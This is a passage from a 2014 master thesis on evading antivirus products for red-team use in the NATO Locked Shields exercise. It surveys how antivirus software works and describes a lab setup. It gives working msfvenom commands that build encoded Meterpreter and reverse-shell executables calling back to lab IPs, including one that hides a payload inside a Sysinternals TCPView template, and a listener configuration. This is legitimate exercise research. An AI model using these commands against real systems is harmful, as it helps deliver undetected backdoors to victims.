TALLINN UNIVERSITY OF TECHNOLOGY

Faculty of Information Technology

Department of Computer Science

ITV70LT

Tanel Tetlov 123112IVCMM

ANTI VIRUS EVASION IN CONTEXT OF LOCKED SHIELDS 2014

Master thesis

Bernhards Blumbergs

MSc

Researcher at NATO Cooperative Cyber Defense Centre of Excellence

Rain Ottis

Ph.D

Associate Professor at Tallinn University of Technology

Tallinn 2014

Declaration

I hereby declare that I am the sole author of this thesis. The work is original and has not been submitted for any degree or diploma at any other University. I further declare that the material obtained from other sources has been duly acknowledged in the thesis.

……….………….…　　　　　　　　　　　　…………….………….……….

(Date)　　　　　　　　　　　　　　　　　(Signature)

List of Acronyms and Abbreviations

AV	Antivirus
CD	Compact Disk
DVD	Digital Versatile Disk
USB	Universal Serial Bus
HTTP	Hypertext Transport
FTP	File Transport Protocol
TCP	Transmission Control Protocol
IP	Internet Protocol
P2P	Peer-to-Peer – a connection scheme where both parties act as suppliers and consumers
DNS	Domain Name System
DLL	Dynamic Link Library- Executable format used in Windows operating system
PE	Portable Executable- Windows operating system executable format
HIPS	Host-based Intrusion Prevention System
SE	Security Essentials – Antivirus software
RAM	Random Access Memory
NIC1	Network Interface Card (1 means first)
NIC2	Network Interface Card (2 means second)
MGMT	Management
RT_SINET	Red team simulated internet
CS	Cobalt Strike
LLC	Limited Liability Company

GUI	Graphical User Interface
IDS	Intrusion Detection System
XOR	Exclusive or
ESI	Extended Source Index
DWORD	A 32 bit / 4 byte unsigned integer (value 0 through 4294967295 decimal)
x86	Intel 32 bit microprocessor architecture
LHOST	Listener Host – host whom to call
LPORT	Listener port – port on the listener to connect to
RWX	Read Write Execute – memory location where all mentioned operations are permitted
MSI	Microsoft installer – executable format in Windows operating system
Py2Exe	Python to exe converter- converts python script into windows executable format
CA	Certificate Authority – a trusted certificate supplier
SDK	Software Development Kit
API	Application Programming Interface – defines how programs should interact with each other
TMP	Temporary- often used as temporary file extension
PID	Process identifier
UID	User identifier
ETH0	first Ethernet adapter
NIS	Norton Internet Security
UDP	User datagram protocol
FSIS	F-Secure Internet Security
PC	Personal Computer

Abstract

This thesis focuses on analyzing different techniques to hide known Meterpreter shellcode from popular anti-virus products. The aim of the thesis is to test, compare and evaluate known vectors for obfuscation and delivery.

Meterpreter shellcode is part of penetration testing framework Metasploit. Metasploit is a free framework that is widely used in security assessments and also cyber defense exercises.

Since cyber defense exercises and also commercial penetration testing are done on realistic and often also production systems the successful anti-virus products might stop the exercise or assessment in the first delivery phase making further progressing impossible so getting the initial foothold is essential.

Simple payload encoding has turned useless since AV vendors are more efficient in detecting signatures and analyzing behavior so more complex modifications are required and also testing against different products to establish better overview of security product effectiveness as well.

The practical outcome and information of the thesis was used in a cyber defense exercise Locked Shields hosted by NATO Cooperative Cyber Defense Centre of Excellence, in where Blue teams are defending their in-game cyber environment from the attacking Red teams.

Annotatsioon

Käesolev magistritöö uurib, kuidas oleks võimalik peita raamistiku Metasploit käsuinterpretaatorit tuntud arvutiviiruse tõrje programmide eest. Töösihiks on testida, võrrelda ning hinnata teadaolevaid meetodeid pahavara varjamiseks ning kohaletoimetamiseks.

Meterpreteri käsuinterpretaator on osaks turvatestimise raamistikust Metasploit, mis on tasuta ning mida kasutatakse laialdaselt küberkaitseõppustes.

Tulenevalt sellest et küberkaitse õppused ning ka kommertsturvatestimine tehakse tihti realistlikus ning käigusolevas süsteemis on sinna valdavalt paigutatud ka antiviirusetarkvara, mis võib lõpetada õppuse või turvatestimise juba varajases faasis ning muuta edasise ning põhjalikuma toimetamise võimatuse, seega esialgne pidepunkt süsteemis on väga tähtis.

Lihtne lastikodeerimine on muutunud kasutuks antiviiruse kaitse vastu, kuna tootjad on muutunud edukamaks signatuuride leidmisel ning ka käitumise analüüsimisel seega on tarvis keerulisemaid muutuseid ning samas ka testimist konkreetse tootega, et saavutada parem ülevaade turvatoote efektiivsusest.

Praktiline väljund ja info mis koguti antud magistritöö raames rakendati küberkaitseõppusel Locked Shields, mida korraldab NATO küberkaitsekoostöö keskus, kus sinised meeskonnad kaitsevad oma virtuaalset küberkeskkonda ründavate punaste meeskondade eest.

Table of Contents

Table of figures

1. Introduction

The topic of this thesis is “Anti-Virus evasion in the context of Locked Shields 2014” and the aim of it is to give useful and helpful examples how to deliver a known payload into a 32 bit windows 7 SP1 ENG computer without raising red flags from the Anti-Virus product.

1.1 Problem statement

Anti-virus (AV) programs in today’s tech savvy world are an inevitable part of every personal computer that has the ability or aim to work with external materials and especially executable files- may they be unknown content from an external media like compact disc (CD), digital versatile disk (DVD), universal serial bus storage (USB) or from connected networks like hypertext protocol (HTTP), file transfer protocol (FTP) or peer-to-peer networks (P2P). Since with enormous amount of programs and data out there we are not able to make the decisions about good or bad behavior simply by looking at the files a security assistant in form of AV is introduced to the market. AV-s are programs with large databases for program and malicious content signatures, behavioral patterns, known bad file names or internet domain name system (DNS) names where malware has seen to communicate.

Although the idea is noble and the process fairly simple there are also quite some problems. For a full system overview the AV product should monitor all the processes and scan every file for malicious content.

For purposes of making the decision on the nature of a file, AV-s have different approaches- for example sandboxing where the newly found file is executed in a virtual environment that is built into the anti-virus engine, heuristics where the program execution is closely monitored and decision is made based on the actions of the executed file and the fastest and simplest method- signature detection, where the file is quickly scanned for known strings, assembler operation codes (or rather operation code sequences) or any other static evidences of malicious intent [1].

In here we find the first problem- users would not accept such a program that significantly lowers the performance of the computer since programs are executed all the time in the system so the AV has to make decisions how long to analyze new processes and also whether to also whitelist some processes based on their name hash or specific calls made. Since security often grows in opposite direction of performance the balance often depends also on the area of usage- in more secure environments people are ready to sacrifice a second or two every now and then to be sure, however in a production environment on the other hand every millisecond might count so losses from security perspective are taken into account.

Hiding the content so that it takes too much time to reach the malicious part or (ab)using the whitelist would be the goal. Also misleading the AV software would be an option if a more advanced threat is created but for sake of a cyber-defense exercise the reverse engineering and high stealthiness is not a must since AV probably aren't able to update their global signature databases in a few days time so traps to detect sandboxes are an option but not in scope of this thesis.

1.2 Objective of the thesis

Cyber defense exercises are becoming more and more popular and they are also a excellent training base for good security experts. Although the game is meant for learning there are also minor setbacks from tools that in an everyday business are intended for protection might arise and one of them is definitively the use of anti-virus products in game environments. In case of such an early detection the further exploitation of the system will not happen and the more sophisticated learning will not happen.

For the sake of the cyber defense exercise the aim of this thesis is to find useful ways how to bypass the anti-virus as the perimeter defense for the PC and find useful and simply usable methods for known payload delivery and execution. All the bypassing will focus on the limitations and design errors of the antivirus software so attacking the AV is not in scope of this thesis.

The desired goal that is measurable would be the reverse shell to the victim computer and for that goal a testing environment on virtual laboratory will be created.

1.3 Related work

Good analysis why a traditional antivirus is often not enough to protect the computer is done by David Harley, ESET Senior Research Fellow, ESET North [1] – in his article one can read that even a researcher at a antivirus company explains how most of the work is done on signature basis and often in a very narrow timeframe which has negative impact on the successful detection.

Also very good coverage on the topic is written by Mark Bagget from the SANS institute in where he explains how to mitigate the signature detection by simply adding lines to the source code from which the executable is generated or by staging a staged shellcode from itself [2].

As penetration testing also heavily relies on evading the antivirus quite some techniques are available also from the “white hat” community- security experts who are involved in exploiting the computer systems but who also publish their findings to help make things more secure.

Very good tools have been produced over the time and since most of them are open source they are also evaluated in the testing environment and if possible modified also to try to make them work. One popular example of a good tool is the “syringe” application- it can be used to inject a dynamic link library (DLL) into a process in windows [3] [4] [5].

Inspired from the work of “syringe”, multiple injectors have arose but worth mentioning would be the PowerShell injector by Matthew Graeber- he took Microsoft Windows own tool PowerShell and used that to write a injector that from the usage is very stealthy since it is composed of Windows very own components. Later on Mr. Graeber also introduced the PowerSploit module collection which also incorporates a signature search script to find the signature that raises the red flags on an anti-virus product [5] [6].

In terms of anti-virus the signature database is the most important and fastest way to identify known good or known bad. The already mentioned PowerSploit incorporates a tool called Find-AVSignature a small file splitter that splits a file into small junks and then the anti-virus cleans away the malicious parts. The idea is nothing new- a very good paper on that is written by Craig Heffner with the name “Taking Back Netcat” is written in reaction to big antivirus company Symantec Norton Anti-virus who classified a very popular tool amongst network administrators (and of course- computer systems abusers also known as hackers) as “hacking tool” [7].

As an alternative approach to anti-virus evasion a security company called nullsecurity has released a tool called Hyperion which is basically a container and a crypter but what it does is to take the deliverable executable, breaks it apart, takes the portable executable (PE) header and rewrites it so that the primary executable will be the decryptor for the actual file. But the clever idea behind it is that the encryption key is not supplied with the file so the first execution starts to brute force attack the files inside the container. The bruteforce algorithm compares the results to a checksum file what is also encrypted with the same key and if the checksum matches the correct key is found and the file decrypted and then executed. The idea behind the bruteforce is to delay time for the antivirus sandbox since very often antivirus sandboxes replace the sleep operation with no operation to speed up the execution and avoid waiting but a bruteforce is much harder to accelerate artificially [8] [9]. Apart from Hyperion there have also been other packers that have been used for malware evasion [11].

One possible way to bypass anti-virus product detection is ghostwriting where parts of the shellcode or just malicious code are being altered slightly- few assembler instructions added or modified with preserving the original functionality. In terms of ghostwriting there have also been quite some publications – one of the earliest would be an article from an author called antiordinary. In his article antiordinary writes how to manipulate the assembler part of the file to get past the antivirus signature comparison [12].

Later on Royce Davis has written an article about ghostwriting where he already used the popular metasploit framework and its Ruby scripts and metasm to manipulate the assembler code of the payload [10].

James “egypt” Lee has written an article about executing executables in memory and also masking the real process name- worth mentioning is that the technique he explains is incorporated in metasploit framework [11]

Many practical examples how to avoid antivirus detection have also been collected by Scott Sutherland who described the methods in his post [13] .

2. Introduction to AV systems

In this chapter a brief overview of antivirus operations is described and different modules of antivirus are explained.

2.1 Description of different AV parts

Most antiviruses have one or more components to monitor the attack vector [12] [13]. Since every module is focused on its own area the work process is somehow different but the end result is basically the same- to deliver the find to the processing part of the antivirus. The modules could be described as following [16]:

1) On-demand scanners
2) On-Access scanners
3) Boot time scans
4) Firewall
5) Host Based Intrusion Prevention System (HIPS)
6) Email security
7) Antispam
8) Web protection
9) Sandboxing
10) Cloud protection

2.1.1 On Demand Scan

Most common part for every antivirus is on-demand scan- a scan of the selected file collection is initiated by the user. In this case the antivirus recursively traverses through the directories and scans the files. Simpler AV products rely on directory and file info offered to them from the system, more advanced scanners go through the file master file table. The first one is faster but on the other hand it might not be complete since in windows 7 a program called application compatibility toolkit offers the possibility to remap directories for certain programs so if AV relies on the info given to it by the system it might not see all the directories.

2.1.2 On Access Scan

Besides on demand scan almost every anti-virus has an on-access scanner. On-Access scanners usually hook into system on the lowest level (File-System Filter Driver) and they monitor everything that happens on system on the file manipulation level. It arranges itself so that its always called when a file is created, closed, renamed or modified on the system and based on the logic inside it decides whether to act or not. The scanner usually makes the decision based on following criteria:

1) the file's extension matches the configuration
2) the file has not been cached
3) the files has been excluded
4) the file has not been previously scanned

Based on the result of the criteria matching the on-access scanner acts the same as the on-demand scanner [16].

2.1.3 Boot time scan

Boot time scans are a way for anti-viruses to get rid of very persistent malware- if the executable loaded with malware run in a system critical compartment then just killing them and erasing is not an option. Very often anti-virus cannot kill the process or even if the process is killed it has a watchdog process that replicates the killed process so it is not possible to get rid of the malicious parts. With boot time scan AV schedules a scan of the file system before the operating system is started and also schedules the removal of persistent files that cannot be removed when the operating system is running (and the malware has its watchdog processes). Boot time scans are also used to monitor the system integrity so that the core system files are hashed and their changes are tracked and every unallowed change will raise a red flag.

2.1.4 Firewall

Firewall is a common part of each networked device- basically it has a rule set where it looks up if a process is allowed to communicate out from the computer or if some programs that await connections from outside are allowed to receive the connections from outside. Although it might look simple the more complex the firewall the better the protection since a firewall rule might not only depend on one factor but on multiple for example if a connection is allowed outside if another certain connection is already established.

2.1.5 HIPS

HIPS is a mix of boot time scans and firewall that constantly monitors the behavior of the system. It might intervene with common user operations and ask if the user has done that specific request but very often HIPS systems have their own ruleset that is not raising too many false positives. HIPS system constantly indexes the system, monitors changes in the system that are made without proper system calls (files changed offline or in raw data mode) and also how the programs use network access for example denying network access for known software that doesn't need it [6].

2.1.6 Email security

Email security is an important part of every respected antivirus product since in 21 century a lot of the malware distribution is also done by email. Email security places usually itself between the email receiver program and the socket where the email is received from and analyzes the content of the email. If it contains attachments they are scanned and the same moves are introduces as in on-access scanning. The emails also might contain links to foreign web pages that are known to contain malware so also those are sanitized for the user.

2.1.7 Antispam

Antispam is just a small feature in the email security module that monitors the incoming emails for known spam content like words, links, pictures, used domain names etc. and moves the containing emails to a certain collection point

2.1.8 Web protection

Web Protection is a module that antivirus programs use often as a proxy server to monitor all the traffic to internet and especially web pages. Very often they analyze the pages user visits and report to the user if they are about to view a web page that has been known to be part in some malicious activity like hosting malware or including scripts that have malicious intent. Scripts are another part of web that is often a problem for traditional scanning since the content of the webpage is executed in the memory. To prevent exploitation from such scripts antivirus vendors monitor the scripts and content executed from web pages.

2.1.9 Sandboxing

Sandboxing is a approach by antivirus programs to create a virtual environment for the suspicious program to run to monitor its behavior and identify based on heuristics if the program is harmful or harmless. Usually the sandbox virtualizes the whole system with registry, directory structure and system calls but since it is still a software layer malware often tries to detect sandboxes based on different attributes that only a real system would have and if it detects that it runs in a virtualized environment it halts the execution or does something completely different [21].

2.1.10 Cloud based detection

Cloud based detection is a new and very popular approach by antivirus vendors with large user base- very often the first assessment of a file arriving on a system is done based on information collected from other users. The private cloud of a antivirus vendor has large database of its users file hashes and if a file arriving in a system doesn’t match any of those hashes it’s already a bit unusual but if the creation date is also very recent then the file is often classified as malicious. Cloud also offers significantly more resources to analyze the behavior- if the sandbox in a user's antivirus program is usually small and simple then the suspicious file might be sent to the antivirus vendors cloud where the sandboxes are much more realistic or the cloud might actually contain physical machines to test out the aquired executable.

2.2 Selection of Anti Viruses in the testing environment

The selection of the antivirus programs in the test environment is mainly based on the products used in Locked Shields 2013 and which are also popular products in home and office use in Estonia and also a very important part is the availability of trial version of the product. Trial version does not affect the functionality but stops the protection after the trial period.

2.2.1 BitDefender

BitDefender has been ranked high in most of the AV comparison charts in 2013. Especially notable are the awards from AV-Comparatives[1] which is an independent antivirus software analyzer. BitDefender scored following titles in 2013:

1) Bronze – Performance
2) Silver – File Detection
3) Silver – Phishing Protection
4) Gold – Proactive Protection
5) Silver – Malware removal
6) Top rated product 2013

BitDefender has a free antivirus version but for current thesis BitDefender total security trial was used in standard settings.

2.2.2 Microsoft Security Essentials

Microsoft Security Essentials (SE) is a free antivirus product provided by Microsoft. Since Microsoft is also the producer of the Windows operating system SE has definitely better access to the operation system source code and also the specific details that might be restricted to other AV vendors.

[1] http://chart.av-comparatives.org/awards_by_vendor.php?venID=4

2.2.3 AVG

AVG is one of the most popular free anti-virus programs that has a large user base. Although the free version of AVG is very popular a more advanced protection – AVG Internet Security was tested which has 30 days trial and also firewall included

2.2.4 avast!

avast! is the second very popular free antivirus program which based on the large user base should also have quite good signature base. In addition has avast! scored the following titles from the independendent company AV-Comparatives[2]

1) Silver – Performance
2) Bronze – Real- World Protection
3) Top rated product 2013

2.2.5 McAfee

McAfee is an old and very good antivirus product which was acquired by Intel Corporation so their detection engine should be very efficient. In addition they have received the Silver award in 2013 in AV-Comparatives Phishing protection.

2.2.6 Norton Internet Security

Symantec's Norton Internet Security has been on a market for ages and a lot of the proof of concept ideas have also been tested on it [8].

2.2.7 F-Secure

F-Secure is a Finnish product that has been on top of the charts for years. The latest achievements from AV-Comparatives[3] would be:

1) Silver – Performance
2) Gold – File detection
3) Top rated product 2013

[2] http://chart.av-comparatives.org/awards_by_vendor.php?venID=1
[3] http://chart.av-comparatives.org/awards_by_vendor.php?venID=6

2.2.8 ESET

ESET is an antivirus product established by Slovak programmers Peter Paško and Miroslav Trnka who discovered one of the world's first computer viruses and wrote a program for its detection. Amongst numerous awards ESET has achieved the following achievements in AV-Comparatives[4]

1) Silver- Lowest False Positives
2) Gold – Phishing protection
3) Bronze – Real-World Protection
4) Top Rated Product 2013

[4] http://chart.av-comparatives.org/awards_by_vendor.php?venID=5

3. Testing implementation

In the following section the testing environment and also the payloads to test are described

3.1 Testing environment

The testing environment was set up in a virtual environment VMWare vCenter 5.5.0 1623101 and consisted of 8 different AV solutions installed on a Windows 7 x86 Service Pack 1

Intel Xeon CPU E5-2650 @ 2Ghz

RAM 1GB
NIC1 MGMT (Management network where all the Windows machines and management machine are connected)
NIC2 RT_SINET (Red Team Simulated Internet which was the internet connection used to update the anti-virus products signatures and programs)
All the traffic to the internet for the time being tested was denied to ensure that no samples leak out to the central database and also to ensure the cleanness of the system. All anti-virus programs were updated to the most recent updates available.

Before every AV test a snapshot was created, then the payloads were delivered and executed, the result evaluated and then the machine reverted. Reverts were not done during the testing phase since outbound connections were disabled and management connection was not routing anything to the internet.

IP Addresses were assigned as follows:

```
10.0.224.107 Management Kali
10.0.224.170 Management Kali
10.0.224.160 BitDefender
10.0.224.161 Microsoft Security Essentials
10.0.224.162 AVG
10.0.224.163 avast!
10.0.224.164 McAfee
10.0.224.165 Symantec Norton Internet Security 2014
10.0.224.166 F-Secure Internet Security
10.0.224.167 ESET
10.0.224.168 Support machine Windows 7
```

3.2 Management machine

As management machine a Kali Linux (32 bit version 1.0.6) was used in default configuration with the following additions:

Added following lines to /etc/samba/smb.conf to access the shared test samples:

```
[AVShare]
   comment = Anti Virus Share
   writable = yes
   path = /root/AVShare
   guest ok = yes
   guest account = ftp
   guest only = yes
```


added an additional IP address to make sure the anti-virus program doesn't blacklist the IP address where the malware was connecting to:

```
ifconfig eth0:0 10.0.224.170 netmask 255.255.255.0
```

In Kali Linux a trial software Cobalt Strike (CS) was installed. It was chosen over metasploit because metasploit provides plain text console operations- CS offers a way to manage the metasploit framework from a GUI and therefor speeds up the testing process.

Another GUI for the metasploit framework from the author of Cobalt Strike was also considered- Armitage. Although Armitage is freeware it also lacks the fast support and effort since the developer is the same as for CS- Strategic Cyber LLC from Washington DC. Another criteria for the selection was also the usage of licensed Cobalt Strike software in the exercise Locked Shields 2014 so that the familiarization with the tools was also considered as an advantage in the live exercise

In CS from listeners tab the multi/handler listeners are defined using metasploit, the tabs for reverse_tcp_80 and reverse_tcp_56768 are detailed information about the current handler.



```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > set LPORT 80
LPORT => 80
msf exploit(handler) > set StageEncoder x86/call4_dword_xor
StageEncoder => x86/call4_dword_xor
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(handler) > set ExitOnSession 0
ExitOnSession => 0
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 0.0.0.0:80
[*] Starting the payload handler...
msf exploit(handler) >
```

Figure 1. Cobalt strike also automatically sets the variables for a stealthier use of metasploit

In metasploit most of the payloads are staged what means that the initial payload only reserves memory, achieves code execution and then opens a socket on the same port to receive a larger payload that is very often just a DLL file that will be injected into the memory [22]. Since most of the anti-virus products also have a firewall function in them we can assume that they have also some kind of primitive intrusion detection system (IDS) so if a staged payload is transferred over the socket the AV might interfere and block the staging [19]. To configure the staging process in metasploit variables are used:

1) set StageEncoder x86/call4_dword_xor [20]
Sets the default stage encoding algorithm to call4_dword_xor. The main process of the algorithm is to take a random XOR key and then xor the whole payload with the same key. In the decoding process the same key is taken and then iterated through the data and then incrementing the ESI register by 4 (4 bytes) so the decoding is done DWORD by DWORD.

2) set EnableStageEncoding true
Instructs the listener that the staged part has to be encoded (using the StageEncoder)

3) set ExitOnSession 0
Instructs the listener that the multi/handler should remain listening even after the first session is established.

4) exploit -j means that the handler runs as a background job

3.3 Prepared tests

There are a set of executable files created that will be used to test a particular payload will evade Anti-virus or not. The tests will be explained in more detail.

3.3.1 Default metasploit template with the meterpreter reverse TCP shell on port 80

The test case would be to see if the AV product is able to detect the default meterpreter/reverse_tcp payload with the default template supplied with metasploit. To ensure that at least some degree of unpredictability is achieved the payload will be encoded with polymorphic shikata_ga_nai encoder [25]. Shikata ga nai in Japanese means “it can't be helped” [22]. It is the only encoder that is ranked excellent by metasploit and it is based on changing the key and using multiple instructions for certain operations.

Generation of the payload itself:

```
root@kali07:~/AVShare/BitDefender/reverse_tcp# msfvenom -p
windows/meterpreter/reverse_tcp LHOST=10.0.224.107 LPORT=80 -f exe -e
x86/shikata_ga_nai -a x86 --platform windows -i
5 >reverse_tcp_default_5shikata_10.0.224.107_80.exe
```

Msfvenom is a program in metasploit that has combined options from msfpayload (script to generate payloads in metasploit) and msfencode (encoder that will alter the shellcode so that you can exclude unwanted instructions or nullbytes but also helps to alter the signature)

-p means that an internal payload will be used

windows/meterpreter/reverse_tcp is the payload that was used

LHOST=10.0.224.107 is the management machine (Kali linux with cobalt strike and listener)

LPORT=80 is the port to listen on in the management machine

-f exe is the output format- executable

-e x86/shikata_ga_nai specifies the encoder to use- shikata_ga_nai [25]

-a x86 is the architecture of the target machine x86 in our case

--platform windows specifies that the target operating system is windows

-i 5 means that the encoding is done 5 times subsequently (5 iterations)

>reverse_tcp_default_5shikata_10.0.224.107_80.exe specifies that the output of the msfvenom will be directed into a file with the name reverse_tcp_default_5shikata_10.0.224.107_80.exe instead of standard output. The result is a 73KB file

3.3.2 Default metasploit template with the meterpreter reverse TCP shell on port 56768

The test case would be to see if the AV product is able to detect the default meterpreter/reverse_tcp payload that is trying to communicate to a higher TCP port (1024<). The test would show if the AV product takes into account that the ports below 1024 are privileged that for example in Linux only root user is allowed to bind on those. The executable creating is almost the same except the port to connect to, is different.

```
root@kali07:~/AVShare/BitDefender/reverse_tcp# msfvenom -p
windows/meterpreter/reverse_tcp LHOST=10.0.224.107 LPORT=56768 -f exe -e
x86/shikata_ga_nai -a x86 --platform windows -i
5 >reverse_tcp_default_5shikata_10.0.224.107_56768.exe
```

3.3.3 Custom .exe template (Portable Executable)

After default template a new template for the executable was taken [27]. Since metasploits default Apache HTTP server benchmarking tool (ab.exe) should be detected by every antivirus if it has been modified a new template had to be taken [27]. The template has to have a big enough .text section to fit the payload in the RWX memory. As a random choice the tools of Sysinternals were considered and in special TCPView.exe was taken as a custom template. It had a sufficient .text section , it was standalone executable and it is also a very usable tool for every system administrator- also after executing a maliciously modified Tcpview from Sysinternals would very easily reveal if the network session is present.

```
 msfvenom -p windows/shell_reverse_tcp LHOST=10.0.224.107 LPORT=80 -f exe -e
x86/shikata_ga_nai -a x86 --platform windows -i 5 -
x ../../Templates/Tcpview.exe >shell_reverse_tcp_tcpview_5shikata_10.0.224.107_
80.exe
```

In here the new option is:

-x ../../Templates/Tcpview.exe the -x switch tells to use a alternative custom executable instead of the standard template and the ../../Tcpview.exe are just pointing where the executable is (currently two directories lower)

3.3.4 Custom template where the original functionality is preserved

Since metasploit would just change the execution jump to the new payload area in RWX memory it is likely that the anti-virus products should be able to find it so another version to create the executable would be by preserving the functionality and have the payload execution as a separate thread. Metasploit has a switch -k to order msfpayload or msfencode to preserve the original executable functionality so we create a new payload.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.224.107 LPORT=80 -f exe -e
x86/shikata_ga_nai -a x86 --platform windows -i 5 -k -
x ../../Templates/Tcpview.exe >shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.
107_80.exe
```

3.3.5 Microsoft Installer (MSI)

MSI installers are just containers for installation media so to place a payload inside an installer file should be enough to deliver an executable to target and execute the payload [27]. For current tests the standard Metasploit MSI will be used but if some antivirus products tend to recognize the default template there is an option to use the tool from WiX (wixtoolset.org) so that the signature of the installer would differ from the default one [27].

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.224.107 LPORT=80 -f msi -e
x86/shikata_ga_nai -a x86 --platform windows -i
5 >shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi
```

in here the -f char has different value – msi. It means that the output file will be an msi file.

3.3.6 Fully obfuscated python script

As a final test subject Veil-evasion will be used to generate a fully obfuscated and encrypted python script that will be converted to an executable (See Annex 1) [33]. Veil evasion uses the payloads from Metasploit but wraps them around so that the functions and variables are encrypted and randomized. The basic concept has been around for a while already so there are also some examples how the injection is done in Python [24].

